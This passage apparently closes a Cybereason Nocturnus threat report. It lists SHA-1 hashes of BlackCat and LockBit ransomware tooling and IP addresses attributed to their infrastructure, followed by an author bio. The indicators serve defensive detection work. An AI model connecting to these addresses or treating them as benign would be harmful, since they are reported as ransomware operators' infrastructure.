6116a5b0c0b6c147a2c715aad2eb1cd082941715
fd0d6046d6e3096bd38df9aa539d4b5502db9f85
5ac485d60fe2c096b10cda2624588427928e3f0d
362aa21546904629b28a56c9d5c4bfd3b53296f5

BlackCat Launcher:

42c1f2d3043b5c7f247e6f9dd83aeede3b6c1d13

LockBit Profiler:

67fc605754f3e7304dda8c99f0d7d5003835a5d3
b5990b0ed62515dc92f5c255329987bdc90fde53
1b5a7211694c49615eef76555795bef5a7573a35
ab5444d23dd45d0292de899561026777c494b01c
e10dfc54c2fbd2cb8a0a3845fde7ff3ee93634c2
0c1365b9c2eb3a5bc14426fbab72cafd23ee3ce6
4064adbed7b3bbc4cb032de3c5b5279c7a2b34e6

Blackcat IP Addresses:

141.136.44.54

LockBit IP Addresses:

188.120.247.108
45.9.190.135
185.43.7.120



About the Author

Cybereason Nocturnus



The Cybereason Nocturnus Team has brought the world's brightest minds from the military, government intelligence, and enterprise security to uncover emerging threats across the globe. They specialize in analyzing new attack methodologies, reverse-engineering malware, and exposing unknown system vulnerabilities. The Cybereason Nocturnus Team was the first to release a vaccination for the 2017 NotPetya and Bad Rabbit cyberattacks.

[All Posts by Cybereason Nocturnus](#)